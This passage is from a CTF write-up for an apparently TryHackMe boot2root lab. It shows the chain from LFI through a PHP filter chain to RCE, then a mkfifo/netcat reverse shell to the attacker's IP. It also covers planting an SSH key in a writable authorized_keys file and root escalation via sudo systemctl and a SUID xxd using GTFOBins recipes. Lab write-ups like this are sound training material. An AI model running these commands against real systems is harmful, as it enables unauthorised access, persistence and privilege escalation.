





We can see a PHP filter here that is vulnerable to LFI.




I tried converting the discovered scripts to base64 and successfully retrieved the code of one of them.



This code may lead to RCE since files are being uploaded without filtering.We can use a PHP chain – first, we generate the payload.



After uploading it through the filter, we confirm that RCE is working.




3.Reverse Shell

Now we generate a reverse shell payload and use it on the site:

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #python3 php_filter_chain_generator.py --chain '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.21.136.129  997 >/tmp/f"); ?>
[+] The following gadget chain will generate the following code : <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.21.136.129  997
e64 value: PD9waHAgc3lzdGVtKCJybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfHNoIC1pIDI+JjF8bmMgMTAuMjEuMTM2LjEyOSAgOTk3ID4vdG1wL2YiKTsgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.IS
```

We get a connection.



On the server, I found a file with authorized SSH keys, but I don’t have access to it.

```
$ cd /home/comte
$ ls
snap
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ cat snap
cat: snap: Permission denied
$ cd .ssh
$ ls
authorized_keys
$ ls -la
total 8
drwxr-xr-x 2 comte comte 4096 Mar 25  2024 .
drwxr-xr-x 7 comte comte 4096 Apr  4  2024 ..
-rw-rw-rw- 1 comte comte    0 Mar 25  2024 authorized_keys
$ cd authorized_keys
sh: 12: cd: can't cd to authorized_keys
$ cat authorized_keys
```

However, I can add a key. I generate my own:

```
┌─[root@parrot]─[/home/user]
└──╼ #ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ssh
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ssh
Your public key has been saved in ssh.pub
The key fingerprint is:
SHA256:tmUB/g3ssHkXEouw0RBAK3hCAfvikYXq7JcLlZbvPKs root@parrot
The key's randomart image is:
+---[RSA 3072]----+
|oo..o.=+. .      |
|.o.  . =.+ o     |
|+.o.. . + * .    |
|.+o.o    * = .   |
|oo.=    S * o    |
|+.+ .  . = .     |
| =  ..  .        |
|. .oo.           |
| ..Eo+o          |
+----[SHA256]-----+
┌─[root@parrot]─[/home/user]
└──╼ #cat ssh.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCd+RVsx/UykmVR+p4UV/N279OhdTMJpZJWdxQw+TijKYlyFOsn/tWcZf7x6vwr7h
u6GS2sB94ZxQQBYxOEcIgcUv6CQkma8ucufD43JHy17t/D2oWS671XkY7JZ8IHwmoAqTAaADJZYShaz3TdrG0KzfY6Rjfiq8e4Rx+7
gtPUmlUpvMZNEVCbtgGli2YpEsYALx5S78BMrD3Y6XxXIHFFQSCWF3ybcUWcjk2kpIRCONqV4K2h4eTPmmPH/cUFj/3oqhBRiBdTqL
LWiI4IWtEete+jlPy+83q3G5ZbtDRhkmWSs6ZHLfcIAy4kIqR2pGM= root@parrot
```

Then I add it to the file.

```
drwxr-xr-x 2 comte comte 4096 Mar 25  2024 .
drwxr-xr-x 7 comte comte 4096 Apr  4  2024 ..
-rw-rw-rw- 1 comte comte    0 Mar 25  2024 authorized_keys
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCd+RVsx/UykmVR+p4UV/N279OhdTMJpZ
dxQw+TijKYlyFOsn/tWcZf7x6vwr7hOqDt91sj12+FakEK8LaK+ji1E3AzEllsIN5aVkoe0FQZul+Q
HJQf1bJUvOXDHru6GS2sB94ZxQQBYxOEcIgcUv6CQkma8ucufD43JHy17t/D2oWS671XkY7JZ8IHwm
qTAaADJZYShaz3TdrG0KzfY6Rjfiq8e4Rx+7P9tsctpBz4CyEiZ7e4jfN6y6bTSKB1MhRVxZu0BzW8
jcEgU9bOW36fR1KQPvBIgtPUmlUpvMZNEVCbtgGli2YpEsYALx5S78BMrD3Y6XxXIHFFQSCWF3ybcU
jk2kpIRCONqV4K2h4eTPmmPH/cUFj/3oqhBRiBdTqL7wZXvLAFFALDITw8sjAu/grT323ubvmq+3iy
wymyLYneUlBEn1gxum+snhXtNhLWiI4IWtEete+jlPy+83q3G5ZbtDRhkmWSs6ZHLfcIAy4kIqR2pG
 root@parrot" >>authorized_keys
$ ls -la
total 12
drwxr-xr-x 2 comte comte 4096 Mar 25  2024 .
drwxr-xr-x 7 comte comte 4096 Apr  4  2024 ..
-rw-rw-rw- 1 comte comte  565 Jun 19 15:22 authorized_keys
```

Since my key is now authorized, I can log in as **„comte”.**

```
┌─[root@parrot]─[~]
└──╼ #ssh comte@10.10.12.23 -i /home/user/ssh
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


  System load:  0.0                Processes:             127
  Usage of /:   30.8% of 18.53GB   Users logged in:       0
  Memory usage: 11%                IPv4 address for ens5: 10.10.12.23
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

8 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Thu Apr  4 17:26:03 2024 from 192.168.0.112
comte@ip-10-10-12-23:~$
```

I also retrieve the first flag.

4.Root

Time for privilege escalation. I start by looking for files I can execute as root.

```
comte@ip-10-10-12-23:~$ ls -la
total 52
drwxr-xr-x 7 comte comte 4096 Apr  4  2024 .
drwxr-xr-x 4 root  root  4096 Jun 19 13:05 ..
lrwxrwxrwx 1 comte comte    9 Apr  4  2024 .bash_history -> /dev/null
-rw-r--r-- 1 comte comte  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 comte comte 3771 Feb 25  2020 .bashrc
drwx------ 2 comte comte 4096 Sep 27  2023 .cache
drwx------ 3 comte comte 4096 Mar 25  2024 .gnupg
drwxrwxr-x 3 comte comte 4096 Mar 25  2024 .local
-rw-r--r-- 1 comte comte  807 Feb 25  2020 .profile
drwx------ 3 comte comte 4096 Mar 25  2024 snap
drwxr-xr-x 2 comte comte 4096 Mar 25  2024 .ssh
-rw-r--r-- 1 comte comte    0 Sep 27  2023 .sudo_as_admin_successful
-rw------- 1 comte comte 4276 Sep 15  2023 user.txt
-rw------- 1 comte comte   55 Apr  4  2024 .Xauthority
comte@ip-10-10-12-23:~$ sudo -l
User comte may run the following commands on ip-10-10-12-23:
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) NOPASSWD: /bin/systemctl restart exploit.timer
    (ALL) NOPASSWD: /bin/systemctl start exploit.timer
    (ALL) NOPASSWD: /bin/systemctl enable exploit.timer
comte@ip-10-10-12-23:~$
```

We find a script called **„exploit.timer”**, let’s inspect what it does.

```
comte@ip-10-10-12-23:/etc/systemd/system$ cat exploit.service
[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd
"
comte@ip-10-10-12-23:/etc/systemd/system$
```

When executed, it returns an error.

```
comte@ip-10-10-12-23:/etc/systemd/system$ start exploit.timer

Command 'start' not found, did you mean:

  command 'stars' from snap stars (2.7jrc3)
  command 'startx' from deb xinit (1.4.1-0ubuntu2)
  command 'tart' from deb tart (3.10-1build1)
  command 'stat' from deb coreutils (8.30-3ubuntu2)
  command 'rstart' from deb x11-session-utils (7.7+4)

See 'snap info <snapname>' for additional versions.

comte@ip-10-10-12-23:/etc/systemd/system$ sudo systemctl start exploit.timer
Failed to start exploit.timer: Unit exploit.timer has a bad unit file setting.
See system logs and 'systemctl status exploit.timer' for details.
comte@ip-10-10-12-23:/etc/systemd/system$
```

We need to edit the script and add a value to the **„OnBootSec”** field.

```
comte@ip-10-10-12-23: /etc/systemd/system
File  Edit  View  Search  Terminal  Help
  GNU nano 4.8                    exploit.timer                    Modified
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=2s

[Install]
WantedBy=timers.target

                    [ Directory '.' is not writable ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

After running it, a file called **xxd** appears in the **/opt** directory.

```
comte@ip-10-10-12-23:/etc/systemd/system$ cd /opt
comte@ip-10-10-12-23:/opt$ ls
xxd
comte@ip-10-10-12-23:/opt$
```

I looked up its purpose online and how it might be used.

https://gtfobins.github.io/gtfobins/xxd/

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

.. / xxd

Star 11,769

File write | File read | SUID | Sudo

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFILE=file_to_write
echo DATA | xxd | xxd -r - "$LFILE"
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
xxd "$LFILE" | xxd -r
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Here you can see my failed attempts.

```
comte@ip-10-10-12-23:/etc/systemd/system$ cd /opt
comte@ip-10-10-12-23:/opt$ ls
xxd
comte@ip-10-10-12-23:/opt$ LFILE=file_to_read
comte@ip-10-10-12-23:/opt$ xxd "$LFILE" | xxd -r
xxd: file_to_read: No such file or directory
comte@ip-10-10-12-23:/opt$ LFILE=file_to read
^[[A^C
comte@ip-10-10-12-23:/opt$ LFILE=file_to read xxd "$LFILE" | xxd -r
^C
comte@ip-10-10-12-23:/opt$ LFILE=file_to_write
comte@ip-10-10-12-23:/opt$ echo DATA | xxd | xxd -r - "$LFILE"
xxd: file_to_write: Permission denied
comte@ip-10-10-12-23:/opt$ LFILE=file_to_write echo DATA | xxd | xxd -r - "$LFILE"
xxd: file_to_write: Permission denied
comte@ip-10-10-12-23:/opt$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCd+RVsx/UykmVR+p4UV/N279OhdT
sIN5aVkoe0FQZul+QPZHJQf1bJUvOXDHru6GS2sB94ZxQQBYxOEcIgcUv6CQkma8ucufD43JHy17t/D2oWS671XkY7JZ8IHwmoA
hRVxZu0BzW8k5jcEgU9bOW36fR1KQPvBIgtPUmlUpvMZNEVCbtgGli2YpEsYALx5S78BMrD3Y6XxXIHFFQSCWF3ybcUWcjk2kpI
q+3iyEIwymyLYneUlBEn1gxum+snhXtNhLWiI4IWtEete+jlPy+83q3G5ZbtDRhkmWSs6ZHLfcIAy4kIqR2pGM= root@parrot
Usage:
       xxd [options] [infile [outfile]]
    or
       xxd -r [-s [-]offset] [-c cols] [-ps] [infile [outfile]]
Options:
    -a          toggle autoskip: A single '*' replaces nul-lines. Default off.
    -b          binary digit dump (incompatible with -ps,-i,-r). Default hex.
    -C          capitalize variable names in C include file style (-i).
    -c cols     format <cols> octets per line. Default 16 (-i: 12, -ps: 30).
    -E          show characters in EBCDIC. Default ASCII.
    -e          little-endian dump (incompatible with -ps,-i,-r).
```

Eventually, I managed to read the root flag.

```
comte@ip-10-10-12-23:/opt$ LFILE=/root/root.txt
comte@ip-10-10-12-23:/opt$ ./xxd "$LFILE" | xxd -r
      _                            _       _ _  __
  ___| |__   ___  ___  ___  ___  (_)___  | (_)/ _| ___
 / __| '_ \ / _ \/ _ \/ __|/ _ \ | / __| | | | |_ / _ \
| (__| | | |  __/  __/\__ \  __/ | \__ \ | | |  _|  __/
 \___|_| |_|\___|\___||___/\___| |_|___/ |_|_|_|  \___|


THM{dca75486094810807faf4b7b0a929b11e5e0167c}
comte@ip-10-10-12-23:/opt$
```

5.Summary

This was quite an interesting CTF with multiple threads – from LFI to RCE, decoding scripts, and modifying them to aid privilege escalation.
A solid **Boot2Root** challenge.